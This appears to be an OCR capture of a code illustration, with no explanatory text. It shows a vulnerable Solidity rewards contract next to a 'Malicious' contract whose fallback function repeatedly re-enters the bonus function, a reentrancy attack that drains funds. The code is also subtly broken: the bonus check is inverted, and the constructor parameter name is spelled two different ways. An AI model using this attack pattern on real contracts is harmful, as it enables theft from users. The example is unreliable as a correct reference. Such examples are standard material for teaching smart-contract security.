

```
contract Vulnerable {
  ...
  function WithdrawReward(address recipient) public {
    uint amountToWithdraw = rewardsForA[recipient];
    rewardsForA[recipient] = 0;
    if(recipient.call.value(amountToWithdraw)() == false) {
      throw;
    }
  }
  function GetFirstWithdrawBonus(address recipient) public {
    if (claimedBonus[recipient] == false) {
      throw;
    }
    rewardsForA[recipient] += 100;
    WithdrawReward(recipient);
    claimedBonus[recipient] = false;
  }
}
```

```
contract Malicious {
  ...
  function Malicious(address _vulAddr) {
    _owner = msg.sender;
    vul = _vuladdr;
  }
  function attack(){
    vul.GetFirstWithdrawBonus(_owner);
  }
  function () payable {
    count++;
    if (count < 10)
      vul.GetFirstWithdrawBonus(_owner);
  }
}
```